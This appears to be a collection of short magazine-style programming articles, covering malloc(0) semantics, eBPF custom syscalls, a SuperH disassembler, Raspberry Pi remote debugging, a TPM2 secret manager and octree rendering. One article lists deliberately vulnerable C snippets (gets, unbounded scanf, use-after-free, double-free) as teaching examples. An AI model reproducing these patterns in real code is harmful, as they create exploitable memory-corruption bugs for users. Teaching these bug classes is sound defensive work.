The Kaitai Struct compiler is also capable of generating a graph representation of the format description in DOT format[6]. Graphviz[7] can then be used to generate a picture from the DOT file:

```
$ kaitai-struct-compiler -t graphviz ds_store.ksy
$ dot -T png -o ds_store.png ds_store.dot
```



Many file format descriptions are already available in the Kaitai Struct's Format Gallery[8], including multimedia files, networking protocols, game data files, filesystems, firmware, archive files, etc.

[6] https://graphviz.org/doc/info/lang.html
[7] https://graphviz.org/
[8] https://formats.kaitai.io

Transpiling Polling-Based Scripts into Event Driven Scripts using state graph reconstruction

One of the most challenging things I had to do for The Elder Scrolls IV: Skyblivion mod is building a transpiling compiler in order to convert old “OBScript” scripts into Papyrus scripts which TES V: Skyrim engine can execute. API differences aside, the biggest change was departing from polling-based scripts in favor of event-driven handlers, allowing superior performance and easier coding. In a polling model, you check for relevant state changes periodically (every game frame), while in an event driven model, you react to certain game events happening, allowing for easier coding and superior performance.

```
scriptName SecretDoorLevelScript
short open
short busy
ref door

begin onActivate
   if busy == 0 && door.isAnimPlaying == 0
      message(“playing animation, becoming busy”)
      set busy to 1
      door.playanimation
   endif
end

begin gameMode
   if door.isAnimPlaying == 0 && busy == 1
      message(“Animation done, not busy anymore”)
      set busy to 0
   endif
end
```

Sample lever operating script, similar to these found in TES IV: Oblivion game’s scriptbase - upon interaction (OnActive block), a door to which this lever is connected opens. Polling code (GameMode block) runs every frame and sets busy flag off once animation stops playing.

To learn about possible state transitions needed to build proper event handlers,, an “interpreter” was built. Then, an algorithm was used to explore and build a state graph:

1. Push a default state into state stack, where variables are initialized to values which are default at script execution start (numbers set to 0, etc.).
2. Start traversing the AST inside all blocks except GameMode. Note all state combinations needed to reach specific code block. Note all mutations to state and based on noted state required, push new states and state transitions.

3. Pop a state from the stack and initialize our interpreter with its values.
4. Start traversing the AST inside the GameMode block. Take or discard branches depending on the state variables. Note all the code which would be executed under this state. Note all the conditions which have to be satisfied in order to reach a certain code block.
5. If a new state is found because of variable mutation, push the new state to the stack and the transition conditions between states
6. If the states’ stack is not empty, jump to #3

This way, we’ll end up with a graph that will describe the state flow in this script based on both player’s actions and the “background” script logic:

busy: 0 —- [] -> busy: 1
busy: 1 — [isAnimPlaying == 0] -> busy: 0
Sample state flow graph

Equipped with this, we can start emitting new code. For this, we have a hard-coded list of event handlers which map directly to the state transition conditions, for example, a “isAnimPlaying == 0” expression would get mapped into “OnAnimationEvent” event handler. Because we noted what code gets executed under which state, we can simply paste (after transpiling, of course ;)) that code in.
One last thing to handle is - what to do when there’s more than one condition? Surely this means that we need to ensure both are satisfied at the same time - to achieve this, we introduce a bitwise flag and mark flags in event handlers, then jump to a common code block which basically will execute if all flags are set.

```
ScriptName SecretDoorLevelScript extends ObjectReference
Int Property open Auto
Int Property busy Auto
ObjectReference Property door Auto

Event OnActivate(ObjectReference akActionRef)
   if(busy == 0 && door.isAnimationPlaying() == 0)
      Debug.Message(“playing animation, becoming busy”)
      busy = 1
      PlayAnimation();
   Endif
EndEvent

Event OnAnimationEvent(ObjectReference akSource, string
asEventName)
   if(busy == 1)
      if(akSource == door && asEventName == “AnimationEnd”)
         Debug.Message(“Animation done, no busy anymore”)
         busy = 0
      Endif
   Endif
EndEvent
```

Resulting script - polling GameMode handlers were replaced with EventHandlers that react to specific game events, freeing the game engine from running script poll every game frame.

The Quest of malloc(0)

Prologue:

I recently stumbled upon some discussion about the malloc(0) behavior. Since the issue looks more common than what I was expecting (for example seen also in a Chrome bug[1]), let's see how malloc(0) works and how it should be handled.

The Quest:

Everything began after a big Linux kernel oops[2] that happened when I was developing a kernel driver. I realized that it was generated by an access to the first byte of a buffer allocated (by mistake) to 0 bytes.

This initially puzzled me because I checked for the allocation return value and I got a "valid" pointer.
But looks like this is a defined behavior: from the C17[3] standard, we can read (7.24.3)

> ***"If the size of the space requested is zero, the behavior is implementation-defined:***
> ***either a null pointer is returned to indicate an error, or the behavior is as if the size were some nonzero value, except that the returned pointer shall not be used to access an object"***

Let's get our hands dirty; both GCC 13.2.0 and Clang 16.0.6 on Ubuntu 22.04 follow the "valid pointer" implementation.
Running the following C code:

```
#include <stdio.h>
#include <stdlib.h>
int main(void){
  char *out1;
  char *out2;
  char *out3;

  out1 = malloc(1);
  out2 = malloc(0);
  out3 = malloc(1);

  printf("out1: %p\n",out1);
  printf("out2: %p\n",out2);
  printf("out3: %p\n",out3);

  free(out1);
  free(out2);
  free(out3);
}
```

We get something like:

```
out1: 0x55b36d0f8260
out2: 0x55b36d0f8280 <-- 0 size
out3: 0x55b36d0f82a0
```

The space on the heap has been allocated. But this is more related to glibc than to the compiler. Looking at glibc 2.38[4] malloc source code comments ("malloc.c"):

```
Minimum allocated size:
    4-byte ptrs: 16 bytes (including 4 overhead)
    8-byte ptrs: 24/32 bytes (including, 4/8 overhead)

When a chunk is freed, 12 (for 4byte ptrs) or 20 (for 8
byte ptrs but 4 byte size) or 24 (for 8/8) additional
bytes are needed; 4 (8) for a trailing size field and 8
(16) bytes for free list pointers. Thus, the minimum
allocatable size is 16/24/32 bytes.
Even a request for zero bytes (i.e., malloc(0)) returns
a pointer to something of the minimum allocatable size.
```

So, 16/32 bytes are allocated in any case, and the buffer is definitely usable.

Let's check this with a memory error detector, AddressSanitizer[5] (ASan), and try to access the allocated memory. If we try to access ***out2**, no errors appear, but if we try to go beyond it (**out2[1]**), we get a crash.
By looking at the output, we can understand why:

```
SUMMARY: AddressSanitizer: heap-buffer-overflow
/tmp/foo.c:19 in main
  Shadow bytes around the buggy address:
0x0c047fff7fb0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c047fff7fc0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c047fff7fd0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c047fff7fe0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c047fff7ff0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c047fff8000 fa fa 01 fa fa fa[01]fa fa fa 01 fa fa fa fa fa
0x0c047fff8010 fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c047fff8020 fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c047fff8030 fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c047fff8040 fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c047fff8050 fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
```

As we can see, ASan is actually considering that it is valid to access the first byte of the 0-bytes allocation. The "fa"s represent the "guard regions" around the allocated bytes[6].

I'm not sure if this ASan behavior is correct, since the standard says we cannot use it to "access an object" (even if I could be misinterpreting the meaning of this): I actually had the kernel oops in accessing the very first byte (even without KASan, Kernel AddressSanitizer[7]).

But at this point, why I had a page fault on first byte access? Wait! I was in kernel space and using kmalloc instead, so glibc is not involved.

Let's dig a bit further (from kernel 6.5.2 sources[8]). Backtracking the kmalloc calls from the code in "/mm/slab_common.c":

```
struct kmem_cache *kmalloc_slab(size_t size,
                                gfp_t flags)
{
  unsigned int index;
  if (size <= 192) {
      if (!size)
          return ZERO_SIZE_PTR;    <--- What's this???
   index = size_index[size_index_elem(size)];
   } else {
[snip]
```

One step further in "/include/linux/slab.h"

```
/*
* ZERO_SIZE_PTR will be returned for zero sized
* kmalloc requests.
* Dereferencing ZERO_SIZE_PTR will lead to a
* distinct access fault.
* ZERO_SIZE_PTR can be passed to kfree though in
* the same way that NULL can.
* Both make kfree a no-op.
*/
#define ZERO_SIZE_PTR ((void *)16)
#define ZERO_OR_NULL_PTR(x) ((unsigned long)(x) <= \
                        (unsigned long)ZERO_SIZE_PTR)
```

Now everything is clear: in Linux Kernel, the kmalloc(0) returns a "void" pointer (!=NULL), which causes a fault if accessed. The proper way to check a kmalloc return value is the ZERO_OR_NULL_PTR macro defined above.

The End of the Quest:

At the end, it looks like everyone is getting their own way in managing the allocation of 0 bytes, with a lot of little (but sneaky) differences. Comparing the behavior of glibc with the Linux Kernel is somewhat forced, but I believe it's useful for a comprehensive overview of the matter.

@red5heep 

1 https://googleprojectzero.blogspot.com/2020/02/several-months-in-life-of-part2.html
2 https://en.wikipedia.org/wiki/Linux_kernel_oops
3 https://www.open-std.org/jtc1/sc22/wg14/www/docs/n3096.pdf
4 https://github.com/bminor/glibc/blob/36f2487f13e3540be9ee0fb51876b1da72176d3f/malloc/malloc.c#L106-L116
5 https://github.com/google/sanitizers/wiki/AddressSanitizer
6 https://www.usenix.org/system/files/sec22summer_zhang-yuchen.pdf
7 https://github.com/google/kernel-sanitizers/blob/master/KASAN.md
8 https://elixir.bootlin.com/linux/v6.5.2/source/mm/slab_common.c

RPI4 remote debug recipe!

Tools: *RPI4, C++, VSCode, CMake, Linux*

Minimal project structure

Before we start with the main topic, a few files need to be created. Thus, create a project which should match at least the following tree directory:

```
.
-> .vscode
   -> launch.json
   -> settings.json
-> src
    -> main.cc
-> CMakeLists.txt
-> rpi4.toolchain.cmake
```

The content of the above structure can be found by the reader in the exeternal repo[1]. Once you get it, replace the following paths with your own favorite paths as needed

1. workspace:
   /mnt/d/programming/remote_debug_rpi/
2. image directory:
   /mnt/d/programming/x-compile-os/

Environment

Install x-compile and indexing tools

```
sudo apt install -y gcc-10-aarch64-linux-gnu
    ↪ g++-10-aarch64-linux-gnu gdb-multiarch
    ↪ clangd
```

Dump your RPI SD card or download a proper flash image[2] as *rpi_img*. Then, you are ready to configure your system and install the plugin for debugging.

```
unxz --keep <rpi_img>.img.xz
mkdir -p /mnt/d/programming/x-compile-os/rpi4
sudo mount -v -o  offset=272629760
    ↪ <rpi_img>.img.xz
    ↪ /mnt/d/programming/x-compile-os/rpi4

code --install-extension webfreak.debug
code --install-extension
    ↪ llvm-vs-code-extensions.vscode-clangd
```

Playground


Now, compile the project and put the compiled binary on the raspberry.

```
cmake -S . -B out_rpi
    ↪ -DCMAKE_EXPORT_COMPILE_COMMANDS=True
    ↪ -DCMAKE_BUILD_TYPE=Debug --toolchain
    ↪ rpi4.toolchain.cmake
cmake --build out_rpi -j7
scp out_rpi/debug_rpi rpi:~/
```

The final step is to run the binary using gdbserver, and after that, run a debug session by attaching it in your VSCode (or by pressing the "**F5**" key).

```
# FROM RPI
gdbserver :9999 ~/debug_rpi
```

Voilà! You have now become a driver.



VSCode attached to a remote app

Further steps

Being in sync with the image and the RPI is highly recommended. If any library is installed directly on the RPI, the image should be updated with the same copy. And until any platform-spefic header is used e.g. *linux/spi.h* or *linux/gpio.h*, the code should be compilable locally without additional effort.

With the current setup, you also get automatically generated *compile_commands.json* file utilized by *clangd* [3] which provides code navigation and code completion. The same approach is appliccable even for quite large repositories, such as Chromium.

Last but not least, a major gain of remote debugging, not used here, is reducing the required disk usage by using *stripped* binaries on the RPI while keeping a debuggable version on your PC.

Misses

1. rpi ip in the *launch.json* file - hardcoded, seems the plugin does not support aliases, so it has to be replaced with your own RPI4 ip address
2. port 9999 - I like the number, but your firewall might feel differently
3. mounting offset - check [4] out

Caveats

Things are gettting much more complicated when the project grows larger, libraries are distributed more widely, and it is compiled on a remote station using a virtual machine (e.g. *qemu*). Eventually, your simple configuration may stop working. However, GDB provides commands that can help point to the correct places, such as *set solib-search-path path* or *set substitute-path from to* etc.[5]

References

[1] https://github.com/HalfInner/remote_debug_rpi

[2] https://www.raspberrypi.com/software/operating-systems/

[3] https://clangd.llvm.org/

[4] https://raspberrypi.stackexchange.com/a/13138

[5] https://sourceware.org/gdb/onlinedocs/gdb/Source-Path.html

[6] https://tttapa.github.io/Pages/Raspberry-Pi/C++-Development-RPiOS/index.html

Idea behind Khazad-dûm – a TPM2 secret manager!

The main idea is to prevent an attackers from further escalation once they succeed in executing a remote Arbitrary File Read attack by properly protecting secrets (e.g., database credentials). For this, the TPM2 chip was used, which is now quite common. That's how the Khazad-dûm project was born with the name referring to Moria - the dwarven city from J. R. R. Tolkien's Middle Earth Mythology.

The secrets should be delivered to the application server already in encrypted form, so elliptic curve cryptography and the Diffie-Hellman protocol, supported by the TPM2 standard, will find their application here. And the encryption of the secrets should be done using AES256-GCM, where the key is derived from the Diffie-Hellman protocol.

Steps:

1. [APPSRV] Generate the secret encryption policy, that is, the type of algorithm, the public key of the application server from the TPM.
2. [DEVHST] Create an EC key pair on our machine.
3. [DEVHST] Based on the encryption policy and our key pair, we encrypt the secrets and deliver them to the application.
4. [APPSRV] The application at startup calculates the AES256-GCM symmetric key using ECDH, which is used to decrypt secrets.
5. [APPSRV] Seal secrets in the TPM's volatile memory.
6. [APPSRV] If necessary, the secrets are decrypted using TPM's native functions and transferred to the appropriate libraries.

An HMAC session is created, which is a secure connection between the application and the TPM. To establish it, an additional parameter `sensitive` can be used, which is a kind of authentication method. It's not that if you enter a bad password, you can't establish a session, you can, but because `sensitive` is the input value to the Key Derivation Function, thus a different `sensitive` is a different key. And this applies to any types of keys (EC, AES, etc.) in the context of an established session. Our secrets are then added to the TPM's volatile memory, which the chip encrypts using AES256 obtained from KDF. This process is called `sealing`. If necessary, secrets can be extracted from TPM's memory in the form of cleartext using the `unseal` operation.

If we didn't care about convenience and automation in deploying our application, we might even be tempted to create a solution that would require entering a password as the sensitive parameter of our session during launching app:

1. Launch the application.
2. Enter the password (sensitive) of our session.
3. Application establishes a secure session with the TPM, which uses KDF to generate keys.
4. Application removes the password from memory.
5. Application still has access to the TPM session.
6. PROFIT!

In this situation, the attacker would need our password, and attempts to crack it are hindered by the TPM's built-in locking mechanisms. Thus brute-force becomes an online attack. And after several unsuccessful attempts, the TPM temporarily blocks access.

This project can be problematic because with large infrastructures it requires generating a sealing policy on each host and providing secrets. The same with the Password Method, what if for some reason our application/container resets? Without our intervention, it won't be able to run.

Note: Adding a password to environment variables is not the solution my friend!!

On the other hand, a definite advantage over the currently available Vault is that we don't have to worry about maintaining it. Remember that Vaults are another software that should be properly secured against unauthorized access. And of course! Vaults themselves also have their vulnerabilities :)

This project is an inspiration and a different perspective on the matter. Maybe you can find some solutions to the presented problems?

For more visit GitHub repo: https://github.com/LeftarCode/khazad-dum

WARNING: Deployment in production risks a Friday fire!!! (ヘ･_･)ヘ

Building a SuperH-4 (dis)assembler

by Dhruv Maroo, for *Paged Out!*

What is SuperH?

SuperH is a 32-bit RISC architecture for embedded systems, developed by Hitachi, and currently owned by Renesas. The ISA which we are concerned with is *SuperH-4* (a.k.a. SH-4).

It has a small, constant-width (2-byte wide) instruction set, with 16 general purpose registers, and separate banked registers for the privileged instructions. It has an FPU too, but we won't be considering floating-point instructions (and corresponding registers) in this article.

Goal

The goal is to come up with a simple, maintainable, extendable and safe assembler and disassembler. Now, if you search online, you will find multiple articles roughly outlining how to implement such a (dis)assembler. Almost all of them resort to using some variation of conditional matching, could be if-else conditions, pattern matching, switch-cases and so on. But this approach is not the best way to go about it.

Why? Because, there is a lot of code and a lot of conditions, which makes it harder to understand, navigate and maintain. Try having a look at QEMU's TCG source code to see how cumbersome it can become to maintain such code patterns.

Solution

Factor out the entire common computation by exploiting the instruction structure, and store the remaining instruction-specific stuff as data rather than code. Doing this allows us to keep the (dis)assembly code as generic as possible, thus reducing repetition. This also introduces a logical separation between all the instructions, allowing the programmer to modify one instruction's attributes without worrying about other instructions being affected. This allows for incremental development and easier debugging. Lookup-tables try to do exactly this, in some capacity, but what I'm suggesting is *smarter lookup-tables*.

Code

I worked on the SuperH (dis)assembler for Rizin, and you can find all the relevant code in the `librz/asm/arch/sh` directory. The directory has the following files.

```
$ tree librz/asm/arch/sh

librz/asm/arch/sh
|-- assembler.c     # generic assembler code
|-- assembler.h
|-- common.h        # helper structs and macros
|-- disassembler.c  # generic disassembler code
|-- disassembler.h
|-- lookup.c        # instruction lookup tables
|-- regs.h

1 directory, 7 files
```

The design of the (dis)assembler is interesting, but for the sake of brevity, I will only discuss things which I find pretty cool.

Macro passed as an argument to a macro

There are multiple macros in the `common.h` file. Some of these are nested macros which also take in arguments. I specifically want to discuss the `OPCODE` macro.

```
// to form opcode in nibbles
#define OPCODE_(a, b, c, d) 0x##a##b##c##d
#define OPCODE(a, b, c, d)  OPCODE_(a, b, c, d)
```

The above macro just concatenates the 4 nibbles to form a 2-byte word in hexadecimal. It seems unnatural and unnecessary to define the `OPCODE` macro with another helper `OPCODE_` macro. But it is really useful if we are going to pass in a macro as one of the arguments to the macro. This way the macro argument gets evaluated and does not get directly used in the `OPCODE` macro. Consider the following usage.

```
// placeholder byte for operand
#define I f  // immediate operand
#define N f  // register Rn operand

int a = OPCODE(a, I, 4, N); // 0xaf4f
```

Without using `OPCODE_`, the value of `a` would be `0xaI4N` which is obviously incorrect and is not even a valid hexadecimal value. But using a second helper macro makes the preprocessor perform two passes on the code, which results in the correct answer (`0xaf4f`). This is going to be very useful in the lookup table since it will allow us to specify the instruction opcode/bytes in a neater manner.

Smart lookup table entries

Let's take a look at the lookup table entries (found in `lookup.c`).

```
// MOV.W  Rm, @Rn | 0x6NM1 | store Rm in a word at memory Rn
{ "mov.w", SH_OP_MOV, OPCODE(6, N, M, 1), // mnemonic and opcode
        0x0ff0, SH_SCALING_W, // opcode mask and scaling
        { ADDR(NIB1, SH_REG_INDIRECT), // Rn indirect operand
        ADDR(NIB2, SH_REG_DIRECT) } } // Rm operand

// ADD  Rm, Rn | 0x3NMc | add Rm to Rn
{ "add", SH_OP_ADD, OPCODE(3, N, M, c),
        0x0ff0, SH_SCALING_INVALID,
        { ADDR(NIB1, SH_REG_DIRECT), // Rn operand
        ADDR(NIB2, SH_REG_DIRECT) } } // Rm operand

// OR  #imm, R0 | 0xcbII | logical or imm with R0
{ "or", SH_OP_OR, OPCODE(c, b, I, I),
        0x00ff, SH_SCALING_INVALID,
        { ADDR(NIB0, SH_IMM_U), // imm operand
        PARAM(R0, SH_REG_DIRECT) } } // R0 operand
```

There are a bunch of macros being used in the above snippet, but the basic idea is encoding the operands and the positions where these operands occur. Now, while assembling, we can just search for the mnemonic and the operand types/encoding, which will give us the correct instruction. And now we can use the opcode with the correct operand nibbles (`NIB0`, `NIB1` and so on) and get the assembled instruction. During disassembly, we will mask out the operand values and search for the opcode, and then extract the operand values from the operand nibbles.

Unified (dis)assembler code

Because of this table, the (dis)assembler code is very generic and just loops through the lookup table and does some string manipulations. There is no complexity, nor any coupling with the ISA in the (dis)assembler code (`assembler.c`, `disassembler.c`). Plus, modifying or adding instructions can be done independently without affecting other instructions at all. Effectively, we have moved all the computation to the data in the lookup table, which leads to much neater code. Moreover, generating lookup tables is a very straightforward task and can be automated as I discuss in the **Future work** section.

Possible improvements

Currently, the lookup-table is just a C array, but it can be changed to a better data structure. Something like a *splay tree* (or even `if-else` conditions) would improve search times. In fact, ordering the instructions in the likelihood of their occurrence would also improve the speed.

Moreover, the type system does not enforce the validity/consistency between the opcode and the operands. This sort of type verification would be feasible in a strongly-typed functional language, like OCaml.

Lastly, it may not always be possible for every ISA to be decoupled this easily. A more general approach is required if we need this to be extendable to other architectures as well.

Current standard

There is no well-known assembler+disassembler framework. But, Capstone is a state-of-the-art disassembler and Keystone is a well-known assembler. Capstone does not have a lookup based architecture and resorts to matching the instructions byte-by-byte. Keystone, on the other hand, is built on LLVM MC. This approach of reusing the LLVM tool is much better since this avoids parser differential issues, and leads to less code needing to be maintained. There is also an effort of shifting Capstone to start using LLVM's TableGen backend. In this new approach, the TableGen entries are used to programmatically generate disassembly code.

Future work

With the rise of LLMs, we can *automate* the lookup table generation. Since the (dis)assembler code is generic and ISA-independent, we only need to write it once and after that we can just feed in the programmer manual to an LLM which can (ideally and hopefully) generate the correct lookup tables for that architecture. In fact, if you want to try it out by yourself, you can pass in the lookup table format and a few instructions from the manual to ChatGPT, and ChatGPT will likely generate accurate lookup table entries for those instructions.

Acknowledgements

I built the (dis)assembler for Rizin, a reverse-engineering framework. Do check it out, it's a pretty cool tool! Since then, a SuperH disassembler has been merged into Capstone. I also presented on the same topic at my university, and you can find that presentation here (it is slightly more detailed).

Adding a custom syscall without modifying the Linux kernel – eBPF

Can one define a new syscall without modifying the Linux kernel? Yes, this article shows how to do it in tens of lines of code.

Let us set a target: add a custom system call that counts how many times a given thread[1] called it.

Linux provides a mechanism called eBPF (extended Berkeley Packet Filter). This mechanism, initially meant for packet filtering, was extended later, allowing for more now, including installing hooks on kernel- and user-space functions. In short, one can write a program, compile it into eBPF bytecode, and load it into the kernel. The kernel verifies the bytecode safety when loading it[2].

eBPF programs can be attached to tracepoints and functions in the kernel. Here is the idea: let us attach such a program to `sys_enter`, which is called when performing a system call[3].

The following example uses bcc (BPF Compiler Collection) and was run on Linux 6.5.9.

To start, we need some boilerplate script that compiles a program into eBPF bytecode and loads it into the kernel:

```
# loader.py
from bcc import BPF
from time import sleep

b = BPF(src_file="bpf_prog.c")

# Do not exit immediately.
# It would unload the eBPF program.
try: sleep(9999)
except KeyboardInterrupt: pass
```

Now, it is time for the eBPF program itself:

```
// bpf_prog.c
#define MY_SYSCALL_NO 0x31337

// Global map, from PID[4] into a counter.
BPF_HASH(pid2cnt, u32, u64);

// Forward declaration of our syscall.
// It has one argument: a pointer where
// to store the counter (return value).
static void my_syscall(u64* ret_buf);

// Defines a function that is attached
// to sys_enter. The macro provides
// an `args` parameter.
TRACEPOINT_PROBE(raw_syscalls, sys_enter) {
  if (args->id == MY_SYSCALL_NO) {
    u64* ret_buf = (u64*)args->args[0];
    my_syscall(ret_buf);
  }
  // eBPF verifier requires loaded
  // programs to always return a value.
  return 0;
}

static void my_syscall(u64* ret_buf) {
  // Truncate the return value to lower
  // 32 bits, which contain PID.
  u32 pid = bpf_get_current_pid_tgid();
  u64 zero = 0;
  u64* val = pid2cnt.lookup_or_try_init(
    &pid, &zero); // Syntax - see [5]
  if (val == NULL) { return; }
  *val += 1;
  // Write to the userspace.[6]
  bpf_probe_write_user(
    ret_buf, val, sizeof(u64));
}

// The following function will be attached
// to the `do_exit` kernel function, which
// is called upon process death.
// Let us clean up the allocated memory.
int kprobe__do_exit() {
  u32 pid = bpf_get_current_pid_tgid();
  pid2cnt.delete(&pid);
  return 0;
}
```

The last piece, for testing the new syscall:

```
# tester.py
import ctypes
import struct

MY_SYSCALL_NO = 0x31337
libc = ctypes.CDLL(None)
buf = ctypes.create_string_buffer(8)

for i in range(16):
  libc.syscall(MY_SYSCALL_NO, buf)
  num_ret = struct.unpack('<q', buf.raw)[0]
  print(num_ret)
```

If our eBPF program is loaded, the tester script will print consecutive numbers.

In barely tens of lines of code, one can define their syscall. This article just scratched the surface of eBPF possibilities, and there is more to explore out there for curious readers!

[1] Why thread? For simplicity, to avoid the need for synchronization.
[2] This solution can have a funny, or rather annoying, side effect: when modifying code, the compiler can decide to generate a different bytecode for "neighboring" code, causing the eBPF verifier to change its verdict on the safety of the code.
[3] An alternative idea, to avoid attaching directly to `sys_enter`, would be to attach code to an existing syscall and specify a magic value that is considered invalid – for example -42 (negative number) as a file descriptor.
[4] In the kernel, process means a userspace thread. A userspace process is known as a thread group in the kernel.
[5] These "method calls" are achieved by having a struct member that is a function pointer. Later, custom clang frontend rewrites this code, "inlining" these "methods."
[6] An alternative is `bpf_override_return`, which allows for overwriting the return value of certain kernel functions. Both approaches have security implications.

Most common memory vulnerabilities in C/C++

This article aims to present the most common memory corruption vulnerabilities to beginners in C/C++. It starts by outlining the algorithm and then demonstrates a very simple and straightforward implementation in C.

Stack buffer overflow

```
type VARIABLE[SIZE]
VARIABLE = (VALUE > SIZE)
```

```
void vulnerable_function()
{
char buffer[10];
scanf("%s", buffer); // Unbounded write to fixed size variable
}
```

Heap buffer overflow

```
type *VARIABLE = malloc[SIZE]
*VARIABLE = (VALUE > SIZE)
```

```
void vulnerable_function()
{
char *buffer = (char *)malloc(10);
scanf("%s", buffer); // Unbounded write to fixed size variable
}
```

Off-by-one error

```
type VARIABLE[SIZE]
LOOP condition: if counter == sizeof(VALUE) then
VARIABLE++
VALUE > VARIABLE[SIZE]
```

```
void process_string(char *src)
{
char dest[32];
for (i = 0; src[i] && (i <= sizeof(dest)); i++)
{
dest[i] = src[i]; // Last iteration results in off-by-one
}
```

Use-After-Free

```
type VARIABLE = malloc(sizeof(TYPE))
free VARIABLE
VARIABLE = VALUE
```

```
char* ptr = (char*)malloc (SIZE);
if (err) {
   abrt = 1;
   free(ptr);
}
if (abrt) {
   logError("operation aborted before commit", ptr); // Use-After-Free
}
```

Memory Leaks

```
LOOP
type VARIABLE = malloc(sizeof(type))
```

```
int main(int argc, char **argv)
{
 for(count=0; count<LOOPS; count++);
{
    pointer = (char *)malloc(sizeof(char) * MAXSIZE); // Multiple allocation
results in a memory leak.
}
 free(pointer);
 return count;
}
```

Double-free

```
type VARIABLE = malloc(sizeof(TYPE))
free VARIABLE
...
free VARIABLE
```

```
char* ptr = (char*)malloc (SIZE);
...
if (abrt) {
free(ptr);
}
...
free(ptr); // Double-free
```

Out-of-Bound Write

```
type VARIABLE[SIZE]
VARIABLE[> sizeof(VARIABLE)] = VALUE
```

```
int id_sequence[2];
id_sequence[0] = 123;
id_sequence[1] = 234;
id_sequence[2] = 345; //OOB-Write
```

Dangling Pointers

```
type *VARIABLE
func(&VARIABLE)
```

```
int main()
{
int *i;
vuln_func(&i);
}
```

Unbounded string copies

```
type STRING[SIZE]
func READ(VALUE)
string = (VALUE > string[SIZE])
```

```
int main()
{
 char Password[80];
 puts("Enter 8 char password: ");
 gets(Password);
}
```

HEY YOU! **Feel like a Hacker?**
GO HUNT on https://up-for-grabs.net

1. The Art of Vulnerability assessment. Justin Schuh, John McDonald, Mark Dowd

```
Imagine you process lots of data, but some of the entries are a bit difficult to handle in code.
What if you could give your program a hand just when it needs it?

if value, err := hand.HelpWith(Foo)("value my function cannot handle"); err != nil {
   return nil, err
}

////////////////////////////////////////////////////////////////////////////////////////////////////////////////
$ ./program    # Green font is user input.
hand: /home/user/src/program.go:1337 -- f([value my function cannot handle]) = (_, not a number).
hand: Fix?
1024(press Ctrl+D to signal EndOfFile)
Program succeeded! The numbers were: 123, 58, 22, 693, 1024, 6230.

////////////////////////////////////////////////////////////////////////////////////////////////////////////////
// github.com/kele/hand
package hand

import (
   "encoding/json"
   "fmt"
   "io"
   "os"
   "runtime"
)

// HelpWith helps recover from errors.
// If f returns an error, Prompt and GetAnswer are called so the developer can supply the Result.
// TODO($READER): Add HelpWith2, HelpWith3, HelpWith4... for functions with more arguments.
func HelpWith[Arg1 any, Result any](f func(Arg1) (Result, error)) func(Arg1) (Result, error) {
   return func(arg1 Arg1) (Result, error) {
       v, fErr := f(arg1)
       if fErr == nil {
           return v, nil
       }
       var ret Result
       if err := Prompt(fErr, arg1); err != nil {
           return ret, fmt.Errorf("hand.Prompt() = %v; original error: %w", err, fErr)
       }
       if err := GetAnswer(&ret); IsAnAnswer(ret, err) {
           return ret, nil
       } else {
           return ret, fmt.Errorf("hand.IsAnAnswer() = false, hand.GetAnswer() = %v; original error: %w", err, fErr)
       }
   }
}

// Prompt is called after the function supplied to HelpWith returns an error.
var Prompt = func(fErr error, args ...any) error {
   _, file, line, _ := runtime.Caller(1)
   fmt.Printf("hand: %v:%v -- f(%v) = (_, %v).\nFix?\n", file, line, args, fErr)
   return nil
}

// GetAnswer should fill the object with the Result.
var GetAnswer = func(object any) error {
   input, err := io.ReadAll(os.Stdin)
   if err != nil {
       return err
   }
   return json.Unmarshal(input, object)
}

// IsAnAnswer should return true if the answer supplied via GetAnswer should be
// considered as one, cf. treated as "I don't know the answer".
var IsAnAnswer = func(object any, err error) bool {
   return err == nil
}
```

Retro Rendering Using an Octree

We start with a list of cubes. There are 5 cube types: empty, parent, chunk, solid, and angled. Parent and chunk cubes are stems. Parent cubes have 8 children and chunk cubes have 1 child, a visibility list, and a prop list. Solid and angled cubes are leaves and both have triangles for each of the 6 cube faces. In addition, angled cubes have a seventh group for the slant, and attributes for the slant's pitch, yaw, and fill, which are used in collision. Empty cubes are also leaves.




Figure 1: Example of how a solid cube (left) and angled cube (right) look

To prepare for rendering, we start by traversing the tree towards the camera until we hit a chunk cube. For a fast lookup, put the children in a specific order, and index them based on which sides of the cube the camera is on:

```
next = children[
    (cube.x > camera.x) |
    ((cube.y > camera.y) << 2) |
    ((cube.z > camera.z) << 1)
];
```

Once a chunk cube is reached, copy its visibility list which should already be ordered from the nearest to the farthest, contain only stems, and include itself or a parent of itself. Next, perform frustum culling on the list.

To render, traverse each cube on the culled list. Traverse parent cubes from front to back. This can be done quickly by using predefined orders and indexing the list of orders using the previously mentioned method. For leaves, render the triangles of the sides that are facing the camera and for angled cubes, render also the triangles for the slant. Determining which sides to render can be done with 3 comparisons between the cube and camera:

```
if (cube.x > camera.x)
    rendface(cube, FACE_BACK);
else
    rendface(cube, FACE_FRONT);
... // do for other 2 axes
```

There are two slightly different ways of rendering depending on if you will use shaders or not.

